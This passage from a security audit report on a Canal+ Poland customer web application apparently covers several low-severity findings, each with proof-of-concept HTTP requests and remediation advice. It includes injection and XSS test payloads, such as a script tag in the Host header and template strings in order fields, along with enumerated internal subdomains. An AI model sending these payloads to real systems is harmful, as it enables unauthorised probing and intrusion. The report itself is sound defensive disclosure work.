4. Confirm with button "Przejdź dalej" and intercept the request using any proxy tool (e.g. Burp Suite).
5. Change parameters values to invalid ones, e.g.:

```
POST /api/mvno/summary HTTP/1.1
Host: icard0.pl.canalplus.com
[...]

{"parent":{"customerNumber":5[...]0,"contractNumber":1},"orderOffer":[{"offerId":381,"options":[146
2,1463],"equipments":[1468]}],"customer":{"customerType":"P","firstName":"a! \\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","lastName":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","pesel":"a!
\\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","idDocNumber":null,"firstDocType":"ID_NEW","firstDocNumber":"a!
\\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","secondDocType":"DRIVING_LICENCE_NEW","secondDocNumber":"a!
\\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","companyName":null,"regon":null,"nip":null,"krs":null,"mainAddress":{"coun
try":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","postalCode":"a! \\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","city":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","prefix":"a! \\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","street":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","houseNumber":"a!
\\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","apartmentNumber":null,"postOffice":null},"mailAddress":null,"shippingAddr
ess":null,"mobilePhone":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","landPhone":"a! \\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","workPhone":null,"email":"a! \\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","billEmail":"a! \\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","fax":null,"offerEndDate":"2022-06-
30","minDuration":true},"consents":[{"value":false,"code":"INDELECTR","discount":true},{"value":f
alse,"code":"INDEND","discount":true},{"value":false,"code":"INDDATA","discount":true},{"value":f
alse,"code":"INDLAWINFORM","discount":true},{"value":false,"code":"INDMAILRESPONSETOCLIM","discou
nt":true},{"value":false,"code":"INDREK","discount":true},{"value":false,"code":"ZGERTP","discoun
t":true}], "isMarketingAgreement":true}
```

6. Forward the request.
7. The application accepts the values:

```
HTTP/1.1 200 OK
[...]
Date: Sat, 18 Dec 2021 15:29:53 GMT
[...]
```

```
{"status":0,"message":null,"data":[{"offerId":381,"equipActivationPrice":49,"totalBillPrice":36,"totalActivationPrice":68,"allDiscountAgreementsMarketing":false,"allDiscountAgreementsEbill":false}],"timestamp":1639841393545}
```

8. In step 6 (Podsumowanie) select all required consents.
9. Confirm with button "Zamawiam" and intercept the request using any proxy tool.
10. Change parameters values to invalid ones, e.g.:

```
POST /api/mvno/order HTTP/1.1
Host: icard0.pl.canalplus.com
[...]


{"parent":{"customerNumber":5308630,"contractNumber":1,"orderOffer":[{"offerId":381,"options":[1462,1463],"equipments":[1468]}],"customer":{"customerType":"P","firstName":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","lastName":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","pesel":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z813","idDocNumber":null,"firstDocType":"ID_NEW","firstDocNumber":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","secondDocType":"DRIVING_LICENCE_NEW","secondDocNumber":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","companyName":null,"regon":null,"nip":null,"krs":null,"mainAddress":{"country":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","postalCode":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","city":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","prefix":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","street":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","houseNumber":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","apartmentNumber":null,"postOffice":null,"mailAddress":null,"shippingAddress":null,"mobilePhone":"[...]", "landPhone":"[...]", "workPhone":null,"email":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","billEmail":"a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","fax":null,"offerEndDate":"2022-06-30","minDuration":true},"consents":[{"value":true,"code":"INDELECTR","discount":true},{value":true,"code":"INDEEND","discount":true},{value":true,"code":"INDDATA","discount":true},{value":true,"code":"INDLAWINFORM","discount":true},{value":true,"code":"INDMAILRESPONSETOCLIM","discount":true},{value":true,"code":"INDREK","discount":true},{value":true,"code":"ZGERTP","discount":true}], "isMarketingAgreement":true,"isFamiliarizationAgreement":true,"additionalPassAgreement":true,"isEInvoice":false,"isInvoice":false,"isDirectDebit":false,"deliveryConfirmSMS":false,"deliveryConfirmEmail":false,"deliveryComment":"Z<u>uuu</u>{{34*7}}k{a! \\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z"}}
```

11. Forward the request.
12. The application accepts the given values:

```
HTTP/1.1 200 OK
[...]
Date: Sat, 18 Dec 2021 15:32:50 GMT
[...]

{"status":0,"message":null,"data":null,"timestamp":1639841570492}
```

13. View in a browser:



### LOCATION

---

- + Internet / + Telefon – ... – Krok 5 – Przejdź dalej:  
POST <https://icard0.pl.canalplus.com/api/mvno/summary>
- + Internet / + Telefon – ... – Krok 6 – Zamawiam:  
<https://icard0.pl.canalplus.com/api/mvno/order>

### RECOMMENDATION

---

It is recommended to introduce filtering that will reject values that do not match a pattern for a given field. Validation should be implemented primarily on the server side, not just on the client side.

It is worth noting that the server should not return the values that caused the error, but only indicate that: “*An incorrect value was entered in the XYZ field*”, alternatively with additional information about allowed characters, e.g. “*Allowed characters are letters and numbers*”.

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)



## [INFO] SECURITUM-215508-014: Lack of integrity attribute

### SUMMARY

The application loads and executes external scripts of the third parties.

However, it is not verified that the requested file has the correct checksum. This means that an attacker can swap the content of scripts on a third-party server, which will later launch malicious scripts in the application.

Adding the **integrity** attribute in the **<script>** elements allows to enable an additional mechanism to protect against the above scenario: before the script is executed, a browser will check if its checksum is as it should be. In case the checksums do not match, the script will not be executed.

More information:

- <https://www.w3.org/TR/SRI/>

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Visiting the following request:

```
https://icard0.pl.canalplus.com/paymentFail.html
```

results with an example of loading an external script without checking the checksum:

```
HTTP/1.1 200 OK
[...]
Date: Thu, 02 Dec 2021 18:56:06 GMT
Connection: close
Server: nc+ app server

[...]<div ng-include="" src="'footer.html'"></div><script
src="//maps.google.com/maps/api/js"></script><script src="scripts/vendor-
login.js?v=1a5a3a75bb48"></script><script src="scripts/app-
login.js?v=1a5a3a75bb48"></script></body></html>
```

### LOCATION

<https://icard0.pl.canalplus.com/paymentFail.html>

<https://icard0.pl.canalplus.com/paymentOk.html>

### RECOMMENDATION

It is recommended to set the **integrity** HTML attribute when referring to external resources.

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Third\\_Party\\_Javascript\\_Management\\_Cheat\\_Sheet.html#subresource-integrity](https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html#subresource-integrity)

# [INFO] SECURITUM-215508-015: Incorrect value of the Content-Type header

## SUMMARY

During the audit, it was found that the `Content-Type` header for responses containing images returns `text/html; charset=utf-8` value. Returning the wrong value of the header may lead to incorrect data processing by browsers. If among the images there is a file containing – by chance or intentionally – HTML/JavaScript code, it may allow a Cross-Site Scripting (XSS) attack to be performed.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

An example image file address:

```
https://icard0.pl.canalplus.com/api/image/2505
```

In response, the server returns a JPG file with an invalid content type. The file at some point has a fragment that can be interpreted as an HTML tag responsible for underlining text:

```
HTTP/1.1 200 OK
X-Application-Context: ICA
Content-Type: text/html
Content-Length: 19741
Date: Wed, 08 Dec 2021 18:27:23 GMT
Connection: close
Set-Cookie: TS01aae88b=[...]; Path=/
Server: nc+ app server

ÿøÿà[...]HçXİoÀ2«vF(90Èİe0«Câ<u>ꝛꝛ+kr; cı( )Klꝛ{k-`S$Ä[...]
```

A view in a browser – the image is not displayed, and the resulting text is underlined from some point, which indicates that the `<u>` tag was interpreted:



## LOCATION

[https://icard0.pl.canalplus.com/api/image/\[...\]](https://icard0.pl.canalplus.com/api/image/[...])

## RECOMMENDATION

---

It is recommended to return the value of the **Content-Type** header suitable for the type of image returned, e.g. for responses containing data in JPG format it should be:

```
Content-Type: image/jpeg
```

## [INFO] SECURITUM-215508-016: HTTP pipelining

### SUMMARY

During the audit it was noticed that the server supports HTTP pipelining. It is possible to send multiple HTTP requests together without waiting for each response.

It was classified as INFO, because during the tests it was not possible to prepare a working exploit using the described functionality. Nevertheless, it is potentially possible to use this type of mechanism to bypass pre-application filters (e.g. WAF – Web Application Firewall).

More details:

- <https://sekurak.pl/protokol-http-2-czyli-szybciej-ale-czy-rowniez-bezpieczniej/> (in Polish)
- <https://tools.ietf.org/html/rfc7230#section-6.3.2>
- [https://developer.mozilla.org/en-US/docs/Web/HTTP/Connection\\_management\\_in\\_HTTP\\_1.x](https://developer.mozilla.org/en-US/docs/Web/HTTP/Connection_management_in_HTTP_1.x)

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Individual requests must:

- not have the `Content-length` header or have it set so that the specified length of the first request ends before the header of the second request (for requests without a body: `Content-length: 0`),
- not have a `Connection: close` header or have a `Connection: keep-alive` header.

Two consecutive requests sent together:

```
GET /xxx HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: [...]
Accept-Encoding: gzip, deflate
```

```
GET / HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: [...]
Accept-Encoding: deflate
```

As it can be seen below there are two responses, one after another – a response to the second request is highlighted in yellow:

```
HTTP/1.1 302 Found
X-Application-Context: ICA
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Location: http://icard0.pl.canalplus.com/index.html?#/404
Content-Language: en-US
Content-Length: 0
Date: Thu, 02 Dec 2021 17:58:06 GMT
Set-Cookie: canal+app=[...]; path=/; Httponly; Secure
```

```
Set-Cookie: TS01aae88b=[...]; Path=/
Server: nc+ app server

HTTP/1.1 302 Found
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Set-Cookie: MOJE_SIDENT=[...]; Path=/; HttpOnly
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Location:
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2
Fcas
Content-Length: 0
Date: Thu, 02 Dec 2021 17:58:06 GMT
Set-Cookie: TS01aae88b=[...]; Path=/
Server: nc+ app server
```

## LOCATION

---

Server configuration.

## RECOMMENDATION

---

If the HTTP pipelining is not used, it should be switched off.

# [INFO] SECURITUM-215508-017: Publicly available copy of the application


## SUMMARY

During the testing, a publicly available copy of the site was found. This is probably a test or development environment. These environments tend to be less secure because they have a “work in progress” status, so an attacker who gains access to such an environment has a better chance of finding vulnerabilities.

No further analysis was performed as all domains are outside the scope of the test.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

Using the *crt.sh* tool, the following domains were found possibly related to the test subject, based on the “ica” prefix:



IP	Issued	Validity	Expiration	Domain	Subject	Issuer
4473181198	2021-05-04	2021-05-04	2021-08-02	dev.pl.canalplus.com	admin.premiery.pl.canalplus.com dev.pl.canalplus.com eumoward0.pl.canalplus.com godt8.pl.canalplus.com gord0.pl.canalplus.com gout1.pl.canalplus.com gout7.pl.canalplus.com <b>icad18.pl.canalplus.com</b> <b>icard0.pl.canalplus.com</b> <b>icaud1.pl.canalplus.com</b> <b>icaud3.pl.canalplus.com</b> kuput6.pl.canalplus.com kuprd0.pl.canalplus.com kuput1.pl.canalplus.com kuput7.pl.canalplus.com kuput8.pl.canalplus.com old.tv.pl.canalplus.com preview.corporate.pl.canalplus.com sklepuat.pl.canalplus.com vademecumpos.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3
4467274796	2021-05-03	2021-05-03	2021-08-01	callback.pl.canalplus.com	callback.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3
4467274821	2021-05-03	2021-05-03	2021-08-01	callback.pl.canalplus.com	callback.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3
4222380748	2021-03-16	2021-03-16	2021-06-14	icaud2.pl.canalplus.com	icaud2.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3
4222374109	2021-03-16	2021-03-16	2021-06-14	icaud2.pl.canalplus.com	icaud2.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3
4084498298	2021-02-15	2021-02-15	2021-05-16	callback.pl.canalplus.com	callback.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3
4084500048	2021-02-15	2021-02-15	2021-05-16	callback.pl.canalplus.com	callback.pl.canalplus.com	C=US,O=Let's Encrypt,CN=R3

When an attempt was made to connect without a VPN connection:

- *icard0.pl.canalplus.com* (test subject) was unavailable:

```
$ curl icard0.pl.canalplus.com -i
HTTP/1.0 302 Moved Temporarily
Location: https://icard0.pl.canalplus.com/
Server: Apache
Connection: Keep-Alive
Content-Length: 0

$ curl https://icard0.pl.canalplus.com -i
curl: (56) LibreSSL SSL_read: SSL_ERROR_SYSCALL, errno 54
```

- *icadt8.pl.canalplus.com* responds with an error:

```
HTTP/2 503 Service Unavailable
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 176
Expires: Wed, 08 Dec 2021 13:53:25 GMT
Date: Wed, 08 Dec 2021 13:53:25 GMT

<HTML><HEAD><TITLE>Error</TITLE></HEAD><BODY>
An error occurred while processing your request.<p>
Reference&#32;&#35;30&#46;4c645e68&#46;1638971605&#46;3042e166
</BODY></HTML>
```

- *icaut1.pl.canalplus.com* responds with an error:

```
HTTP/2 403 Forbidden
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 277
Expires: Wed, 08 Dec 2021 13:54:35 GMT
Date: Wed, 08 Dec 2021 13:54:35 GMT

<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD><BODY>
<H1>Access Denied</H1>


You don't have permission to access "http&#58;&#47;&#47;icaut1&#46;pl&#46;canalplus&#46;com&#47;"
on this server.<P>
Reference&#32;&#35;18&#46;db6656b8&#46;1638971675&#46;52a9fb03
</BODY>
</HTML>
```

- *icaut2.pl.canalplus.com* is unavailable:

```
$ curl icaut2.pl.canalplus.com -i
HTTP/1.0 302 Moved Temporarily
Location: https://icaut2.pl.canalplus.com/
Server: Apache
Connection: Keep-Alive
Content-Length: 0

$ curl https://icaut2.pl.canalplus.com -i
curl: (56) LibreSSL SSL_read: SSL_ERROR_SYSCALL, errno 54
```

- *icaut3.pl.canalplus.com* is available – This is probably a test or development version of the tested application. Access to it is public and not secured in any way. View in a browser:



## LOCATION

- *icaut3.pl.canalplus.com* – accessible on the Internet
- *icadt8.pl.canalplus.com*
- *icaut1.pl.canalplus.com*
- *icaut2.pl.canalplus.com*
- *icard0.pl.canalplus.com*

## RECOMMENDATION

It is recommended to verify whether access to the indicated website (*icaut3.pl.canalplus.com*) must be possible from the public Internet network. If not, access should be limited to selected groups of IP addresses (whitelist) or only from the internal network using VPN. Another solution is to use TLS Client Authentication (mTLS). A detailed description about using this method can be found at the following address:

- <https://www.scriptjunkie.us/2013/11/adding-easy-ssl-client-authentication-to-any-webapp/>

It should be also verified if the other domains are properly secured against unauthorized access.



## [INFO] SECURITUM-215508-018: API documentation, Swagger tool

### SUMMARY

The API documentation is available on the server hosting the application. This behaviour can help an attacker to better profile the application environment, which can then be used to carry out further attacks.

Documentation is made available using the Swagger tool. The tool is in outdated version, which is vulnerable to XSS attack (“SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI” vulnerability).

### PREREQUISITES FOR THE ATTACK

None.


### TECHNICAL DETAILS (PROOF OF CONCEPT)

#### Example #1 – REST API

REST API interface is available at:

<https://icard0.pl.canalplus.com/v2/api-docs>

View in a browser:



## Example #2 – Swagger

Browser console:

```
>> document.URL
< "https://icard0.pl.canalplus.com/swagger-ui.html"
>> versions.swaggerUi
< ▶ Object { version: "3.17.1", gitRevision: "ga6656ced", gitDirty: true, buildTimestamp: "Sat, 16 Jun 2018 07:23:59 GMT", machine: "banjo" }
```

### LOCATION

---

- <https://icard0.pl.canalplus.com/swagger-ui.html>
- <https://icard0.pl.canalplus.com/swagger-resources>
- <https://icard0.pl.canalplus.com/v2/api-docs>

### RECOMMENDATION

---

It is recommended to disable and remove Swagger and other unused services from application server.

If Swagger is required for application to function properly, it should be updated to the latest stable version.

If any of the services are needed, only the necessary endpoints should be available. Access to all unused endpoints should be blocked.

If the interfaces remain available, rate limiting should also be implemented, i.e. limiting the frequency of communication by the client within a certain time frame. More information:

- <https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa4-lack-of-resources-and-rate-limiting.md#how-to-prevent>

## [INFO] SECURITUM-215508-019: Reflected Cross-Site Scripting (XSS) through host name

### SUMMARY

During the audit, the possibility of executing the Reflected Cross-Site Scripting vulnerability was detected by reflecting the `Host` header in the error message. The point was marked as informational due to the inability to inject the `Host` header in other users' requests.

More information:

- <https://sekurak.pl/czym-jest-xss/> (in Polish)
- [https://cdn.sekurak.pl/podatnosc\\_XSS.pdf](https://cdn.sekurak.pl/podatnosc_XSS.pdf) (in Polish)
- <https://owasp.org/www-community/attacks/xss/>
- <https://cwe.mitre.org/data/definitions/79.html>

### TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to confirm the behaviour, the following request should be sent to `https://icard0.pl.canalplus.com/`:

```
GET / HTTP/1.1
Host: <script>alert(document.domain)</script>
[...]
```

The `Host` header is reflected without any filtering in the error message in the response:

```
HTTP/1.0 403 Forbidden
Server: Apache
Connection: Keep-Alive
Content-Length: 261

<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden bla bla bla</h1>
<p>You don't have permission to access / on this server.<br />
</p>
<hr>
<address>Apache Server at <script>alert(document.domain)</script> Port 443</address>
</body></html>
```

### LOCATION

`https://icard0.pl.canalplus.com/`, server error message (for 403 Forbidden error)

### RECOMMENDATION

It is recommended to validate all the data received from the user (to reject of the values inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded.

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)

## [INFO] SECURITUM-215508-020: Possibility of obtaining discounts without consents

### SUMMARY

